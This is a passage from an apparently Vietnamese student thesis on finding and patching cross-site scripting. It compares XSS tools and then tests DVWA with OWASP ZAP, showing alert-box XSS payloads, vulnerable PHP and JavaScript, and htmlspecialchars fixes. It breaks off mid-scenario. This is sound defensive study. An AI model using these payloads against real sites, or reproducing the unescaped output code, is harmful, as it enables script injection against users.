Mặc dù vậy, ZAP cũng có một số nhược điểm cần lưu ý. Giống như hầu hết các công cụ tự động, nó có thể tạo ra kết quả dương tính giả hoặc âm tính giả, đòi hỏi sự xác minh thủ công từ người dùng. Việc cấu hình ban đầu, đặc biệt đối với các ứng dụng phức tạp có cơ chế xác thực hoặc quản lý session riêng, có thể tốn nhiều thời gian. Bên cạnh đó, quá trình quét chủ động trên các ứng dụng quy mô lớn có thể tiêu tốn đáng kể tài nguyên hệ thống và thời gian.

2. XSStrike

XSStrike là một bộ phát XSS tiên tiến được trang bị bốn trình phân tích cú pháp được viết thủ công, một công cụ tạo payload thông minh, một công cụ dò tìm mạnh mẽ và một trình thu thập thông tin cực nhanh. Thay vì chỉ bơm payload và kiểm tra, XSStrike phân tích phản hồi của máy chủ và xây dựng các payload hoạt động với ngữ cảnh cụ thể.

Tính năng nổi bật: Phân tích ngữ cảnh để tạo payload phù hợp, hỗ trợ nhiều kỹ thuật bypass bộ lọc, khả năng "fuzzing", và quét DOM XSS.

XSStrike thể hiện sự vượt trội trong việc tìm kiếm XSS với tỷ lệ dương tính giả thấp nhờ khả năng phân tích ngữ cảnh thông minh và tốc độ quét nhanh chóng. Giao diện dòng lệnh của nó cũng tạo điều kiện thuận lợi cho việc tự động hóa và tích hợp vào các quy trình kiểm thử bảo mật. Tuy nhiên, công cụ này cũng có một số hạn chế như đòi hỏi người dùng phải có kiến thức kỹ thuật nhất định để khai thác tối đa hiệu quả, và đôi khi có thể tạo ra lượng truy vấn lớn ("ồn ào") nếu không được cấu hình một cách cẩn trọng.

3. XSS Hunter

XSS Hunter là một dịch vụ chuyên dụng cho việc phát hiện các lỗ hổng Stored XSS và Blind XSS. Thay vì hiển thị alert() trực tiếp, công cụ sẽ tiêm một payload XSS Hunter đặc biệt. Khi payload này được thực thi trên trình duyệt của một nạn nhân, nó sẽ gửi thông tin chi tiết về trang bị lỗ hổng về bảng điều khiển XSS Hunter của bạn.

Tính năng nổi bật: Chuyên biệt cho Stored XSS và Blind XSS, cung cấp báo cáo chi tiết khi payload "bắn trúng", dễ dàng tích hợp payload.

Điểm mạnh lớn nhất của XSS Hunter là khả năng phát hiện cực kỳ hiệu quả các lỗ hổng Blind XSS, một loại hình tấn công mà các phương pháp truyền thống thường gặp khó khăn. Giao diện web quản lý trực quan cũng giúp người dùng dễ dàng theo dõi các kết quả "fires". Tuy nhiên, nhược điểm chính là sự phụ thuộc vào một dịch vụ của bên thứ ba; nếu dịch vụ này gặp sự cố hoặc ngừng hoạt động (như trường hợp của XSSHunter.com), các payload sẽ mất tác dụng. Ngoài ra, cần cân nhắc các vấn đề về quyền riêng tư khi thông tin nhạy cảm có thể được truyền đến dịch vụ này, mặc dù các giải pháp self-hosted có thể giải quyết phần nào vấn đề này.

2.3.2. So sánh hiệu quả giữa các công cụ

Bảng 2.1. Bảng so sánh độ hiệu quả và đặc điểm

Đặc điểm	OWASP ZAP	XSStrike	XSS Hunter
Loại XSS chính	Reflected, Stored, (DOM - cần cải thiện)	Reflected, Stored, DOM	Stored, Blind XSS
Phương pháp tiếp cận	Proxy, Quét chủ động/thụ động, Fuzzing, Scripting	Phân tích ngữ cảnh, Tạo payload thông minh, Fuzzing	Sử dụng payload callback
Khả năng tự động	Cao (quét tự động, tích hợp CI/CD)	Cao (giao diện dòng lệnh, scripting)	Trung bình
Tỷ lệ dương tính giả	Có thể có, cần xác minh thủ công	Thấp hơn (nhờ phân tích ngữ cảnh)	Rất thấp
Nhược điểm chính	Cấu hình phức tạp cho ứng dụng lớn, có thể “ồn”, có thể có dương tính giả và âm tính giả.	Đòi hỏi kỹ thuật, có thể "ồn" nếu không cẩn thận	Phụ thuộc dịch vụ bên thứ ba (cho bản gốc), vấn đề riêng tư

Qua đó ta có thể thấy không có công cụ nào là "tốt nhất" cho mọi tình huống. Một chiến lược kiểm thử XSS hiệu quả thường bao gồm việc kết hợp nhiều công cụ và phương pháp, cụ thể:

1. OWASP ZAP có thể được sử dụng cho việc quét tổng thể ban đầu, thu thập thông tin và phát hiện các lỗ hổng XSS phổ biến.
2. XSStrike có thể được dùng để kiểm tra sâu hơn các điểm nghi ngờ, tận dụng khả năng phân tích ngữ cảnh để giảm “dương tính giả” và thử các kỹ thuật bypass phức tạp.

3. XSS Hunter (hoặc các giải pháp tương tự như Burp Collaborator của Burp Suite Pro) là công cụ không thể thiếu khi nghi ngờ có Blind XSS hoặc muốn kiểm tra các điểm lưu trữ dữ liệu một cách kỹ lưỡng.

Ngoài ra, việc xác minh thủ công các phát hiện từ công cụ tự động luôn là một bước quan trọng để đảm bảo tính chính xác và hiểu rõ bản chất của lỗ hổng. Sự hiểu biết sâu sắc về cách XSS hoạt động và kinh nghiệm thực tế của người kiểm thử vẫn là yếu tố quyết định để đạt được hiệu quả cao nhất.

Chương 3. Thiết kế và triển khai hệ thống phát hiện và phòng chống XSS với OWASP ZAP

3.1. Mục tiêu hệ thống

Mục tiêu của đồ án này là xây dựng và kiểm chứng một quy trình thực tiễn toàn diện để giải quyết vấn đề lỗ hổng Cross-Site Scripting, cụ thể:

Đầu tiên, triển khai công cụ OWASP ZAP để tự động rà quét, nhằm mục đích phát hiện và phân loại các biến thể XSS phía máy chủ như Reflected và Stored XSS trên ứng dụng web mục tiêu.

Tiếp theo, thiết lập một quy trình phân tích mã nguồn để tìm ra nguyên nhân gốc rễ của các lỗ hổng, từ đó nghiên cứu và áp dụng các biện pháp khắc phục hiệu quả dựa trên kỹ thuật mã hóa đầu ra hoặc mã hóa đầu vào chính.

Sau khi khắc phục, ta tiến hành khảo sát và đánh giá các giới hạn của phương pháp quét tự động, đặc biệt là kiểm chứng giả thuyết về khả năng bỏ sót lỗ hổng DOM-based XSS do chúng thực thi hoàn toàn ở phía client.

Cuối cùng, chứng minh hiệu quả của toàn bộ quy trình thông qua việc kiểm tra lại sau khi vá lỗi, qua đó khẳng định tầm quan trọng của việc kết hợp giữa công cụ tự động và sự can thiệp của con người.


3.2. Mô hình hệ thống kiểm tra

Để có được kết quả thực tế, trong đó OWASP ZAP đóng vai trò trung gian, ghi nhận và tấn công lưu lượng giữa trình duyệt và ứng dụng web mục tiêu.

Môi trường Phân tích:

- Ứng dụng mục tiêu: Damn Vulnerable Web Application (DVWA).
- Công cụ phân tích: OWASP ZAP 2.16.1.
- Mục tiêu phân tích: Tập trung vào các lỗ hổng XSS (Reflected, Stored, DOM).

Mô hình luồng dữ liệu




Hình 3.1. Mô hình kiểm tra

3.3. Cài đặt và thực nghiệm

3.3.1. Thiết lập môi trường và công cụ

1. Thiết lập môi trường

- Hệ điều hành Windows 11, trình duyệt chrome
- Yêu cầu hệ thống: PHP, MySQL, Apache (trên XAMPP)



Hình 3.2. Giao diện XAMPP

Khi nghiên cứu các tấn công ứng dụng Web ta cần có môi trường thử nghiệm. Qua đó, em xin được sử dụng môi trường DVWA:

DVWA là một ứng dụng web mã nguồn mở được thiết kế với mục đích mô phỏng các lỗ hổng bảo mật phổ biến. Qua đó ứng dụng được xây dựng dựa trên ngôn ngữ PHP và sử dụng MySQL làm hệ quản trị cơ sở dữ liệu. Mục tiêu chính của DVWA là cung cấp một môi trường an toàn và hợp pháp cho các chuyên gia bảo mật, lập trình viên, sinh viên và những người đam mê an ninh mạng thực hành và nâng cao kỹ năng về bảo mật ứng dụng web. Tùy theo nhu cầu sử dụng mà ta có thể lựa chọn mức bảo mật low đến impossible để thử nghiệm. Dưới đây là cách cài đặt và giao diện của DVWA.

Bước 1: Tải DVWA

- Clone về: sử dụng lệnh git clone “https://github.com/digininja/DVWA.git” Hoặc tải file .zip từ GitHub rồi giải nén.

Bước 2: Cài đặt với XAMPP


- Di chuyển thư mục DVWA vào thư mục xampp/htdocs/
- Tạo cơ sở dữ liệu dvwa trong phpMyAdmin
- Cấu hình config.inc.php theo user/password MySQL

Bước 3: Tắt tính năng bảo mật của PHP

- Sửa php.ini: allow_url_include = On, display_errors = On, allow_url_fopen = On

Bước 4: Khởi chạy DVWA

- Mở trình duyệt: http://localhost/DVWA/setup.php
- Click "Create / Reset Database"



Hình 3.3. Trang web DVWA

2. Cài đặt công cụ OWASP ZAP

Yêu cầu hệ thống: Java 8+, Windows


Các bước cài đặt OWASP ZAP:

Bước 1: Truy cập trang web chính thức của OWASP ZAP để tải xuống phiên bản phù hợp với hệ điều hành: https://www.zaproxy.org/download/

Bước 2: Sau khi tải xuống, nhấp đúp vào tệp .exe và làm theo các bước hướng dẫn trên màn hình:

- Chọn ngôn ngữ cài đặt.
- Đọc và chấp nhận các điều khoản cấp phép.
- Chọn thư mục cài đặt (mặc định thường là C:\Program Files\OWASP ZAP).
- Chọn các thành phần muốn cài đặt (thường để mặc định).
- Nhấp vào **Install** để bắt đầu quá trình cài đặt.


Bước 3: Sau khi cài đặt xong, chọn "Launch OWASP ZAP" để khởi động ứng dụng ngay lập tức hoặc tìm kiếm "OWASP ZAP" trong menu Start để mở.



Hình 3.4. Giao diện phần mềm ZAP


3.3.2. Sử dụng công cụ ZAP

Tùy chỉnh thông số cài đặt input Vectors cho active scan:



Hình 3.5. Tùy chỉnh thông số input Vectors

Tùy chỉnh chỉ quét XSS để tối ưu thời gian trong active scan:




Hình 3.6. Tùy chỉnh policy

Kịch bản 1: Reflected XSS trên DVWA

Trang web mục tiêu: http://localhost/DVWA/vulnerabilities/xss_r

1. Kết quả từ OWASP ZAP



Hình 3.7. Kết quả quét Reflected XSS

Kết quả quét cho thấy ứng dụng web có một lỗ hổng nghiêm trọng là XSS Reflected và nhiều vấn đề về cấu hình sai ở mức trung bình.

Bằng chứng kỹ thuật:

- URL bị tấn công: http://localhost/DVWA/vulnerabilities/xss_r/
- Tham số bị ảnh hưởng: name
- Payload tấn công: <script>alert(1);</script>
- Kết quả: Khi truy cập URL chứa payload trên, một hộp thoại cảnh báo của JavaScript sẽ xuất hiện trên trình duyệt, xác nhận rằng mã độc đã được thực thi thành công.

2. Quy trình xử lý và vá lỗi

Bước 1: Xác minh thủ công: Truy cập trực tiếp URL mà ZAP cung cấp trên trình duyệt. Trình duyệt thực thi mã JavaScript và hiển thị một hộp thoại alert(1).

Hình 3.8. Kết quả kiểm thử thủ công Reflected XSS

- Kết luận: Lỗ hổng được xác nhận, không phải báo động giả (False Positive).

Bước 2: Phân tích mã nguồn gốc:

- Kiểm tra file dvwa/vulnerabilities/xss_r/source/low.php. Ta thấy dòng mã gây ra lỗ hổng: $html .= '<pre>Hello ' . $_GET['name'] . '</pre>';
- Nguyên nhân là do biến $name lấy trực tiếp từ người dùng được in thẳng ra HTML mà không qua bất kỳ xử lý nào.

Bước 3: Áp dụng bản vá: Áp dụng biện pháp mã hóa đầu vào, sửa lại dòng mã trên bằng cách sử dụng hàm htmlspecialchars để mã hóa các ký tự đặc biệt của HTML.

```
$name = htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
$html .= '<pre>Hello ' . $name . '</pre>';
```

- Hàm này sẽ chuyển <script> thành <script>, vô hiệu hóa việc thực thi mã.


Bước 4: Kiểm tra lại: Xóa cảnh báo cũ trong ZAP, sau đó thực hiện lại Active Scan trên URL đã vá.

- Kết quả: ZAP không còn phát hiện ra lỗ hổng. Truy cập thủ công vào URL tấn công, trình duyệt bây giờ chỉ hiển thị chuỗi <script>alert(1);</script> dưới dạng văn bản thuần túy.
- Kết luận: Lỗ hổng đã được khắc phục thành công.

Kịch bản 2: Stored XSS trên DVWA

Trang web mục tiêu: http://localhost/DVWA/vulnerabilities/xss_s

1. Kết quả từ OWASP ZAP



Hình 3.9. Kết quả quét Stored XSS

Lần này, công cụ ZAP đã phát hiện ra lỗ hổng Cross-Site Scripting (Persistent), hay còn gọi là Stored XSS. Đây là một biến thể nguy hiểm hơn đáng kể so với Reflected XSS đã thấy trước đó.

Bằng chứng kỹ thuật:

- URL bị tấn công: POST "http://localhost/DVWA/vulnerabilities/xss_s" (Dữ liệu được gửi qua phương thức POST)
- Tham số bị ảnh hưởng: mtxMessage
- Payload tấn công: <script>alert(1);</script>
- Kết quả: Kẻ tấn công gửi payload này qua form. Máy chủ lưu trữ chuỗi này vào database. Sau đó, bất kỳ người dùng nào (bao gồm cả kẻ tấn công) tải lại trang này, máy chủ sẽ đọc chuỗi độc hại từ database và gửi nó đến trình duyệt, nơi mã alert(1) được thực thi.

2. Quy trình xử lý và vá lỗi

Bước 1: Xác minh thủ công**:** Gửi một tin nhắn trong Guestbook với nội dung <script>alert(1);</script> .

Hình 3.10. Kết quả kiểm thử thủ công Stored XSS

- Sau khi gửi, tải lại trang và thấy hộp thoại alert hiển thị số 1.
- Kết luận: Lỗ hổng được xác nhận.

Bước 2: Phân tích mã nguồn gốc:

- Kiểm tra file dvwa/vulnerabilities/xss_s/source/low.php. Ta thấy điểm mấu chốt:

```
$message = trim( $_POST[ 'mtxMessage' ] );
$name    = trim( $_POST[ 'txtName' ] );
// ...
$query   = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
// ...
```

Dữ liệu từ người dùng ($message, $name) được chèn thẳng vào câu lệnh SQL. Mặc dù ở đây có thể có hàm mysql_real_escape_string để chống SQL Injection, nhưng hàm đó không có tác dụng chống XSS. Dữ liệu độc hại vẫn được lưu nguyên vẹn vào cơ sở dữ liệu.

- Kiểm tra file dvwa\includes\dvwaPage.inc.php. Tại dòng 621, 622 và 625

```
$name    = $row[0];
$comment = $row[1];
//…
$guestbook .= "<div id=\"guestbook_comments\">Name: {$name}<br />" .
"Message: {$comment}<br /></div>\n";
```

Đây là nguyên nhân chính**:** Dữ liệu độc hại ($data['name'], $data['comment']) được lấy từ cơ sở dữ liệu và đưa thẳng ra trang HTML mà không qua bất kỳ bước mã hóa hay làm sạch nào.

Bước 3: Áp dụng bản vá**:** Tương tự như Reflected XSS, giải pháp triệt để là mã hóa dữ liệu đầu ra trước khi hiển thị.

```
$name    = htmlspecialchars( $row[0] );
$comment = htmlspecialchars( $row[1] );
```

Hàm htmlspecialchars() sẽ chuyển đổi các ký tự đặc biệt của HTML (ví dụ: < thành <, > thành >), khiến trình duyệt chỉ hiển thị chúng dưới dạng văn bản thay vì thực thi.

Bước 4: Kiểm tra lại**:** Trước tiên, cần xóa các dữ liệu độc hại đã được lưu trong bảng guestbook của cơ sở dữ liệu. Sau đó, lặp lại Bước 1 bằng cách gửi một payload mới. Lần này, trang sẽ hiển thị chuỗi <script>alert(1);</script> dưới dạng văn bản thuần túy thay vì thực thi nó. Chạy lại ZAP Active Scan cũng sẽ không còn báo cáo lỗi.

- Kết luận: Lỗ hổng đã được khắc phục thành công.

Kịch bản 3: DOM-based XSS trên DVWA

1. Kết quả từ OWASP ZAP:

Sau khi thực hiện Active Scan và AJAX Spider, ZAP không phát hiện (bỏ lỡ) lỗ hổng này

Do lỗ hổng DOM XSS xảy ra hoàn toàn ở phía trình duyệt. Payload độc hại được thực thi bởi đoạn mã JavaScript có sẵn trên trang, sau khi trang đã tải xong. Máy chủ có thể không nhận được payload độc hại trong yêu cầu ban đầu, và phản hồi của máy chủ trông hoàn toàn "sạch". Do đó, các bộ quét truyền thống như ZAP Active Scanner rất dễ bỏ qua.

2. Quy trình phân tích và vá lỗi:

Do công cụ tự động thất bại, chúng ta phải chuyển sang quy trình phân tích thủ công.

Bước 1: Phân tích thủ công:

- Truy cập trang DOM XSS trên DVWA (.../vulnerabilities/xss_d/). URL có dạng .../?default=English.

- Quan sát thấy menu dropdown có sẵn lựa chọn "English". Thử thay đổi URL thành .../?default=French, ta thấy chữ "French" xuất hiện trong dropdown. Điều này cho thấy tham số default có ảnh hưởng đến nội dung trang.
- Kiểm tra mã nguồn của trang (View Page Source)**.** Ta tìm thấy một đoạn mã JavaScript đáng ngờ:

```
        if (document.location.href.indexOf("default=") >= 0) {
        var lang =
        document.location.href.substring(document.location.href.indexOf("def
        ault=")+8);
            document.write("<option value='" + lang + "'>" + decodeURI(lang)
        + "</option>");
}
```

  - Phân tích lỗ hổng: đoạn mã JavaScript bên trong phần <script> đã trực tiếp đọc dữ liệu từ URL thông qua document.location.href, sau đó trích xuất giá trị của tham số default và chèn vào DOM bằng phương thức document.write().
  - document.write() là một "sink" cực kỳ nguy hiểm, nó sẽ diễn giải bất kỳ chuỗi HTML nào được truyền vào.

Bước 2: Tạo Payload khai thác:

- URL tấn công:

```
…/xss_d/?default=<img src=x onerror=alert('XSS')>
```

  - Diễn giải: <img src=x onerror=alert('XSS')>: Chèn một thẻ img với một nguồn không hợp lệ, kích hoạt sự kiện onerror và thực thi mã JavaScript.
  - Khi truy cập URL này, một hộp thoại cảnh báo sẽ hiện lên.
  - Kết luận: Lỗ hổng DOM XSS nghiêm trọng được xác nhận.

Bước 3: Áp dụng bản vá:

